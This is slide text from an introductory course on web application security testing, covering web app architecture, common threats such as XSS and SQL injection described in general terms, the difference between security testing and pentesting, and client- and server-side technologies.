



Introduction To Web Application Security Testing

Course Introduction



Alexis Ahmed

Senior Penetration Tester @HackerSploit
Offensive Security Instructor @INE

-  aahmed@ine.com
-  @HackerSploit
-  @AlexisAhmed

Course Topic Overview

- + Introduction To Web Application Security Testing
- + Web App Security Testing vs. Web App Pentesting
- + Common Web Application Threats
- + Web Application Architecture
- + Web Application Technologies
- + HTTP Protocol Fundamentals
- + HTTP Requests & Responses
- + HTTPS
- + Web App Pentesting Methodology
- + Introduction To OWASP Top 10
- + OWASP Web Security Testing Guide
- + Pre-Engagement Phase
- + Documenting & Communicating Findings

- + Basic familiarity with Linux.
- + Familiarity with Cybersecurity terms and concepts.

Prerequisites

Learning Objectives:

- + You will have a solid understanding of what web applications are, how they work and how they are deployed.
- + You will have a solid understanding of importance of securing web applications.
- + You will have an understanding of the various components that make up a web application's architecture.
- + You will have an understanding of common web application security best practices and why they are implemented.
- + You will have a good understanding of what Web Application Security Testing is, what it entails and why it is performed.
- + You will be able to differentiate between the various types of web application security tests and will have an understanding of the differences between a web application security test and a web app pentest.
- + You will have a functional and practical understanding of how HTTP/S works and will be able to analyze HTTP requests and responses.
- + You will have an understanding of the various HTTP request and response headers, methods and status codes.

Learning Objectives:

- + You will have an understanding of why penetration testing methodologies are important.
- + You will have functional knowledge of the OWASP Top 10 list of vulnerabilities and will be able to reference vulnerabilities in your report.
- + You will be able to utilize the OWASP Web Security Testing guide and checklist to organize, orchestrate and track your security assessments.
- + You will have an understanding of the various phases of the web app pentesting methodology and what they entail from pre-engagement to reporting.

A blurred background image showing two people working on a laptop computer in a dimly lit environment, possibly a server room or a late-night office. One person is in the foreground, and another is slightly behind them, both focused on the screen. The overall color palette is dark with red and orange highlights.

Let's Get Started!



Introduction To Web Application Security

What Are Web Applications?

- Web applications are software programs that run on web servers and are accessible over the internet through web browsers.
- They are designed to provide interactive and dynamic functionality to users, allowing them to perform various tasks, access information, and interact with data online.
- Web applications have become an integral part of modern internet usage, and they power a wide range of online services and activities.
- Examples of web applications include:
 - Social media platforms (e.g., Facebook, Twitter)
 - Online email services (e.g., Gmail, Outlook)
 - E-commerce websites (e.g., Amazon, eBay)
 - Cloud-based productivity tools (e.g., Google Workspace, Microsoft Office 365)

How Do Web Applications Work?

- This Client-Server Architecture: Web applications follow the client-server model, where the application's logic and data are hosted on a web server, and users access it using web browsers on their devices.
- User Interface (UI): The user interface of web applications is usually presented through a combination of HTML (Hypertext Markup Language), CSS (Cascading Style Sheets), and JavaScript to create dynamic and interactive interfaces.
- Internet Connectivity: Web applications require an internet connection for users to access them. Users interact with the application by sending requests to the server, which processes those requests and sends back the appropriate responses.

How Do Web Applications Work?

- Cross-Platform Compatibility: Web applications are accessible from different devices and operating systems without requiring installation or specific software, making them platform-independent.
- Statelessness: HTTP, the protocol used for communication between web browsers and servers, is stateless. Web applications must manage user sessions and state to remember user interactions and ensure continuity.

Web Application Security

- Web application security is a critical aspect of cybersecurity that focuses on protecting web applications from various security threats and vulnerabilities, and attacks.
- The primary objective of web application security is to ensure the confidentiality, integrity, and availability of data processed by web applications while mitigating the risk of unauthorized access, data breaches, and service disruptions.
- Web applications are attractive targets for attackers due to their public accessibility and the potential for gaining access to sensitive data, such as personal information, financial data, or intellectual property.

The Importance Of Web App Security

- Web application security is of paramount importance in today's digital landscape due to the increasing reliance on web applications for various purposes.
- Here are some key reasons why web application security is crucial:
 - Protection of Sensitive Data: Web applications often handle sensitive user data such as personal information, financial details, and login credentials. A security breach in a web application can lead to unauthorized access and exposure of this sensitive data, leading to severe privacy and compliance issues.
 - Safeguarding User Trust: Users expect that the web applications they interact with are secure and will protect their information. A security incident can erode user trust, resulting in a loss of customers, reputation damage, and negative publicity.

The Importance Of Web App Security

- Prevention of Financial Loss: Web application attacks can lead to financial losses for both organizations and individuals. For businesses, breaches may result in financial theft, intellectual property theft, and even legal penalties.
- Compliance and Regulatory Requirements: Many industries have strict compliance and regulatory requirements, such as GDPR, HIPAA, and PCI DSS, that mandate the implementation of strong security measures for web applications.
- Mitigation of Cyber Threats: The threat landscape is constantly evolving, with new attack techniques emerging regularly. Ensuring robust web application security helps mitigate the risk of falling victim to various cyber threats, including hacking, data breaches, and ransomware.

The Importance Of Web App Security

- Protection Against DDoS Attacks: Web applications are often targeted by Distributed Denial of Service (DDoS) attacks, which aim to overwhelm the application's infrastructure and make it unavailable to legitimate users.
- Maintaining Business Continuity: Web applications are critical for business operations, and any disruption to their availability can lead to downtime and productivity loss. Robust security measures help maintain business continuity and prevent costly disruptions.
- Preventing Defacement and Data Manipulation: Web application vulnerabilities can be exploited to deface web pages, alter content, or inject malicious code, damaging the organization's brand and credibility.

Web Application Security Practices

- Authentication and Authorization: Implementing robust authentication mechanisms to verify the identity of users and authorization controls to grant appropriate access privileges based on user roles.
- Input Validation: Ensuring that all data inputs from users are validated to prevent common attacks like SQL injection and cross-site scripting (XSS).
- Secure Communication: Using encryption protocols like HTTPS (TLS/SSL) to secure the communication between the user's browser and the web server, protecting sensitive data in transit.
- Secure Coding Practices: Adhering to secure coding standards and practices to minimize the introduction of vulnerabilities during the development phase.

Web Application Security Practices

- Regular Security Updates: Keeping the web application and its underlying software libraries up to date with the latest security patches and updates.
- Least Privilege Principle: Assigning the minimum necessary privileges to users, processes, and systems to reduce the potential impact of a security breach.
- Web Application Firewalls (WAF): Implementing a WAF to filter and monitor HTTP requests, blocking malicious traffic and protecting against known attack patterns.
- Session Management: Implementing secure session handling to prevent session hijacking and ensure the user's identity is maintained securely throughout the session.



Web Application Security Testing

Web Application Security Testing

- Web application security testing is the process of evaluating and assessing the security aspects of web applications to identify vulnerabilities, weaknesses, and potential security risks.
- It involves conducting various tests and assessments to ensure that web applications are resistant to security threats and can effectively protect sensitive data and functionalities from unauthorized access or malicious activities.
- The primary goal of web application security testing is to uncover security flaws before they are exploited by attackers.
- By identifying and addressing vulnerabilities, organizations can enhance the overall security posture of their web applications, reduce the risk of data breaches and unauthorized access, and protect their users and sensitive information.

Web Application Security Testing Types

- Web application security testing typically involves a combination of automated scanning tools and manual testing techniques.
- Some common types of security testing conducted on web applications include:
 - Vulnerability Scanning: Using automated tools to scan the web application for known vulnerabilities, such as SQL injection, Cross-Site Scripting (XSS), insecure configurations, and outdated software versions.
 - Penetration Testing: Simulating real-world attacks to assess the application's defenses and identify potential security weaknesses. This involves ethical hacking to gain insights into how an attacker might exploit vulnerabilities.
 - Code Review and Static Analysis: Manual examination of the application's source code to identify coding flaws, security misconfigurations, and potential security risks.

Web Application Security Testing Types

- Authentication and Authorization Testing: Evaluating the effectiveness of authentication mechanisms and access control features to ensure that only authorized users have appropriate access levels.
- Input Validation and Output Encoding Testing: Assessing how the application handles user inputs to prevent common security vulnerabilities like XSS and SQL injection.
- Session Management Testing: Verifying how the application manages user sessions and related tokens to prevent session-related attacks.
- API Security Testing: Assessing the security of APIs (Application Programming Interfaces) used by the web application for data exchange and integration with other systems.

Web Application Penetration Testing

- Web application pentesting, is a subset of web application security testing that specifically involves attempting to exploit identified vulnerabilities.
- It is a simulated attack on the web application conducted by skilled security professionals known as pentesters, bug bounty hunters or ethical hackers.
- The process involves a systematic and controlled approach to assess the application's security by attempting to exploit known vulnerabilities.

Web App Pentesting vs Web App Security Testing

- Key differences between web app security testing and web app pentesting:
 - **Scope:** Web application security testing covers a broader range of assessments, including static and dynamic analysis, while web application pentesting focuses on actively exploiting vulnerabilities.
 - **Objective:** The primary goal of security testing is to identify weaknesses, whereas pentesting aims to validate vulnerabilities and assess the organization's ability to detect and respond to attacks.
 - **Methodology:** Security testing includes both manual and automated techniques, while pentesting is predominantly a manual process, involving the use of various tools and techniques for exploitation.
 - **Exploitation:** Security testing does not involve exploitation of vulnerabilities, while pentesting does, albeit in a controlled and authorized manner.

Web App Pentesting vs Web App Security Testing

Aspect	Web App Security Testing	Web App Pentesting
Objective	Identify vulnerabilities and weaknesses in the web application without actively exploiting them.	Actively attempt to exploit identified vulnerabilities and assess the organization's response to attacks.
Focus	Broader in scope, includes both manual and automated testing techniques.	Specific to identifying vulnerabilities and exploiting them, mainly a manual process.
Methodology	Various types of assessments, such as SAST, DAST, IAST, SCA, etc.	Manual testing using tools and techniques to simulate real-world attacks.
Exploitation	Does not involve exploitation of vulnerabilities.	Involves controlled exploitation to validate vulnerabilities.
Impact	Non-intrusive; primarily focused on identifying issues.	Can be intrusive, may cause application disruption during testing.
Reporting	Identifies vulnerabilities and provides remediation recommendations.	Documents successful exploits, identifies weaknesses, and recommends remediation measures.
Testing Approach	May include automation for vulnerability scanning.	Primarily manual, using manual testing techniques and tools.
Goal	Enhance overall security posture of the web application.	Validate the effectiveness of existing security controls and incident response capabilities.



Common Web Application Threats & Risks

Common Web Application Threats & Risks

- Given the increased adoption of web applications, it comes as no surprise that web apps are constantly exposed to various security threats and risks due to their widespread accessibility and the valuable data they process.
- Understanding these common security threats is crucial for developers, security professionals, and organizations to implement effective measures and safeguard their web applications.
- The actual impact and severity of each threat may vary depending on the specific web application and its security measures.
- Web application security requires a proactive and comprehensive approach to mitigate these threats and protect sensitive data and user interactions effectively.

Threat vs Risk

- **Threat:**
 - A threat refers to any potential source of harm or adverse event that may exploit a vulnerability in a system or organization's security measures.
 - Threats can be human-made, such as cybercriminals, hackers, or insiders with malicious intent, or they can be natural, such as floods, earthquakes, or power outages.
 - In the context of cybersecurity, threats can include various types of attacks, like malware infections, phishing attempts, denial-of-service attacks, and data breaches.

Threat vs Risk

- **Risk:**
 - Risk is the potential for a loss or harm resulting from a threat exploiting a vulnerability in a system or organization.
 - It is a combination of the likelihood or probability of a threat occurrence and the impact or severity of the resulting adverse event.
 - Risk is often measured in terms of the likelihood of an incident happening and the potential magnitude of its impact.
- In summary, a threat is a potential danger or harmful event, while risk is the probability and potential impact of that event happening.
- Threats can exist, but they may or may not pose a significant risk depending on the vulnerabilities and security measures in place to mitigate them.

Common Web Application Threats & Risks

Threat/Risk	Description
Cross-Site Scripting (XSS)	Attackers inject malicious scripts into web pages viewed by other users, leading to unauthorized access to user data, session hijacking, and browser manipulation.
SQL Injection (SQLi)	Attackers manipulate user input to inject malicious SQL code into the application's database, leading to unauthorized data access, data manipulation, or database compromise.
Cross-Site Request Forgery (CSRF)	Attackers trick authenticated users into unknowingly performing actions on a web application, such as changing account details, by exploiting their active sessions.
Security Misconfigurations	Improperly configured servers, databases, or application frameworks can expose sensitive data or provide entry points for attackers.
Sensitive Data Exposure	Failure to adequately protect sensitive data, such as passwords or personal information, can lead to data breaches and identity theft.
Brute-Force and Credential Stuffing Attacks	Attackers use automated tools to guess usernames and passwords, attempting to gain unauthorized access to user accounts.
File Upload Vulnerabilities	Insecure file upload mechanisms can enable attackers to upload malicious files, leading to remote code execution or unauthorized access to the server.

Common Web Application Threats & Risks

Threat/Risk	Description
Denial-of-Service (DoS) and Distributed Denial-of-Service (DDoS)	DoS and DDoS attacks aim to overwhelm web application servers, causing service disruptions and denying legitimate users access.
Server-Side Request Forgery (SSRF)	Attackers use SSRF to make requests from the server to internal resources or external networks, potentially leading to data theft or unauthorized access.
Inadequate Access Controls	Weak access controls may allow unauthorized users to access restricted functionalities or sensitive data.
Using Components with Known Vulnerabilities	Integrating third-party components with known security flaws can introduce weaknesses into the web application.
Broken Access Control	Inadequate access controls can allow unauthorized users to access restricted functionalities or sensitive data.

Common Web Application Threats & Risks

- These security threats are just some of the many risks that web applications face.
- To address these challenges, organizations should adopt a multi-layered security approach, including secure coding practices, regular security testing, user education on security best practices, and the continuous monitoring and updating of web application components and infrastructure.
- Being proactive and staying informed about emerging threats is crucial for maintaining the security and integrity of web applications in an ever-evolving threat landscape.
- From the perspective of a web application penetration tester, it is important to get a firm grasp of the top/common threats faced by web applications.



Web Application Architecture


Web Application Architecture

- Web application architecture refers to the structure and organization of components and technologies used to build a web application.
- It defines how different parts of the application interact with each other to deliver its functionality, handle user requests, and manage data.
- A well-designed web application architecture is crucial for ensuring scalability, maintainability, and security.
- Before performing a security assessment on a web application, it is vitally important to know how web applications work with regards to the underlying architecture. This knowledge will provide you with a much better understanding of where and how to identify and exploit potential vulnerabilities or misconfigurations in web applications.

Client-Server Model

- Web applications are typically built on the client-server model. In this architecture, the web application is divided into two main components:
 - **Client:** The client represents the user interface and user interaction with the web application. It is the front-end of the application that users access through their web browsers. The client is responsible for displaying the web pages, handling user input, and sending requests to the server for data or actions.
 - **Server:** The server represents the back-end of the web application. It processes client requests, executes the application's business logic, communicates with databases and other services, and generates responses to be sent back to the client.

Client-Server Model



Web Application Components

Component	Function
User Interface (UI)	The user interface is the visual presentation of the web application seen and interacted with by users. It includes elements such as web pages, forms, menus, buttons, and other interactive components.
Client-Side Technologies	Client-side technologies, such as HTML (Hypertext Markup Language), CSS (Cascading Style Sheets), and JavaScript, are used to create the user interface and handle interactions directly within the user's web browser.
Server-Side Technologies	Server-side technologies, such as programming languages (e.g., PHP, Python, Java, Ruby) and frameworks, are used to implement the application's business logic, process requests from clients, access databases, and generate dynamic content to be sent back to the client.
Databases	Databases are used to store and manage the web application's data. They store user information, content, configurations, and other relevant data required for the application's operation.
Application Logic	The application logic represents the rules and procedures that govern how the web application functions. It includes user authentication, data validation, security checks, and other business rules.
Web Servers	Web servers handle the initial request from clients and serve the client-side components, such as static files (HTML, CSS, JavaScript), to the users.
Application Servers	Application servers execute the server-side code and handle the dynamic processing of client requests. They communicate with databases, perform business logic, and generate dynamic content.

Client-side Processing

- Client-side processing involves executing tasks and computations on the user's device, typically within their web browser.
- The client-side refers to the user's end of the web application, where the web browser and user interface reside.
- Client-side processing has some limitations. It is not suitable for handling sensitive or critical operations, as it can be easily manipulated by users or malicious actors.

Client-side Processing

- Key characteristics of client-side processing:
 - User Interaction: Client-side processing is well-suited for tasks that require immediate user interaction and feedback, as there is no need to send data back and forth to the server.
 - Responsive User Experience: Since processing happens locally, client-side operations can provide a smoother and more responsive user experience.
 - JavaScript: JavaScript is the primary programming language used for client-side processing. It allows developers to manipulate the web page's content, handle user interactions, and perform validations without involving the server.
 - Data Validation: Client-side validation ensures that user input meets specific criteria before it is sent to the server, reducing the need to make unnecessary server requests.

Server-side Processing

- Server-side processing involves executing tasks and computations on the web server, which is the remote computer where the web application is hosted.
- The server-side refers to the backend of the web application, where the business logic and data processing take place.

Server-side Processing

- Key characteristics of server-side processing:
 - Data Processing: Server-side processing is ideal for tasks that involve sensitive data handling, complex computations, and interactions with databases or external services.
 - Security: Since server-side code is executed on a trusted server, it is more secure than client-side code, which can be manipulated by users or intercepted by attackers.
 - Server-side Languages: Programming languages like PHP, Python, Java, Ruby, and others are commonly used for server-side processing.
 - Data Storage: Server-side processing enables secure storage and management of sensitive data in databases or other storage systems.

Communication & Data Flow

- Web applications communicate over the internet using HTTP (Hypertext Transfer Protocol).
- When a user interacts with the web application by clicking on links or submitting forms, the client sends HTTP requests to the server.
- The server processes these requests, interacts with the database if necessary, performs the required actions, and generates an HTTP response.
- The response is then sent back to the client, which renders the content and presents it to the user.



Web Application Technologies

Web Application Technologies

- Understanding web technologies is essential for anyone involved in web development, web application security or web application security testing/web application penetration testing.
- As a web application penetration tester, you will be frequently interacting, assessing and exploiting the underlying technologies that make up a web application as a whole.
- As a result, you need to have a fundamental understanding of what server-side and client-side technologies make up a web application and what their functionalities are and when and why they are deployed.

Client-Side Technologies

- HTML (Hypertext Markup Language) - HTML is the markup language used to structure and define the content of web pages. It provides the foundation for creating the layout and structure of the UI.
- CSS (Cascading Style Sheets) - CSS is used to define the presentation and styling of web pages. It allows developers to control the colors, fonts, layout, and other visual aspects of the UI.
- JavaScript - JavaScript is a scripting language that enables interactivity in web applications. It is used to create dynamic and responsive UI elements, handle user interactions, and perform client-side validations.
- Cookies and Local Storage - Cookies and local storage are client-side mechanisms to store small amounts of data on the user's browser. They are often used for session management and remembering user preferences.

Server-Side Technologies

- Web Server - The web server is responsible for receiving and responding to HTTP requests from clients (web browsers). It hosts the web application's files, processes requests, and sends responses back to clients. (Apache2, Nginx, Microsoft IIS etc)
- Application Server - The application server runs the business logic of the web application. It processes user requests, accesses databases, and performs computations to generate dynamic content that the web server can serve to clients.
- Database Server - The database server stores and manages the web application's data. It stores user information, content, configurations, and other relevant data required for the application's operation. (MySQL, PostgreSQL, MSSQL, Oracle etc)

Server-Side Technologies

- Server-side Scripting Languages - Server-side scripting languages (e.g., PHP, Python, Java, Ruby) are used to handle server-side processing. They interact with databases, perform validations, and generate dynamic content before sending it to the client.

Communication & Data Flow

- Web applications communicate over the internet using HTTP (Hypertext Transfer Protocol).
- When a user interacts with the web application by clicking on links or submitting forms, the client sends HTTP requests to the server.
- The server processes these requests, interacts with the database if necessary, performs the required actions, and generates an HTTP response.
- The response is then sent back to the client, which renders the content and presents it to the user.

Data Interchange

- Data interchange refers to the process of exchanging data between different computer systems or applications, allowing them to communicate and share information.
- It is a fundamental aspect of modern computing, enabling interoperability and data sharing between diverse systems, platforms, and technologies.
- Data interchange involves the conversion of data from one format to another, making it compatible with the receiving system.
- This ensures that data can be interpreted and utilized correctly by the recipient, regardless of the differences in their data structures, programming languages, or operating systems.

Data Interchange Technologies

- APIs (Application Programming Interfaces) - APIs allow different software systems to interact and exchange data. Web applications use APIs to integrate with external services, share data, and provide functionalities to other applications.

Data Interchange Protocols

- JSON (JavaScript Object Notation) - JSON is a lightweight and widely used data interchange format that is easy for both humans and machines to read and write. It is based on JavaScript syntax and primarily used for transmitting data between a server and a web application as an alternative to XML.
- XML (eXtensible Markup Language) - XML is a versatile data interchange format that uses tags to define the structure of the data. It allows users to create their custom tags and define complex hierarchical data structures. XML is commonly used for configuration files, web services, and data exchange between different systems.

Data Interchange Protocols

- REST (Representational State Transfer) - REST is a software architectural style that uses standard HTTP methods (GET, POST, PUT, DELETE) for data interchange. It is widely used for creating web APIs that allow applications to interact and exchange data over the internet.
- SOAP (Simple Object Access Protocol) - SOAP is a protocol for exchanging structured information in the implementation of web services. It uses XML as the data interchange format and provides a standardized method for communication between different systems.


Security Technologies

- Authentication and Authorization Mechanisms - Authentication verifies the identity of users, while authorization controls access to different parts of the web application based on user roles and permissions.
- Encryption (SSL/TLS) - SSL (Secure Socket Layer) or TLS (Transport Layer Security) is used to encrypt data transmitted between the client and server, ensuring secure communication and data protection.


External Technologies

- Content Delivery Networks (CDNs) - CDNs are used to distribute static content (e.g., images, CSS files, JavaScript libraries) to multiple servers located worldwide, improving the web application's performance and reliability.
- Third-Party Libraries and Frameworks - Web applications often leverage third-party libraries and frameworks to speed up development and access advanced features.

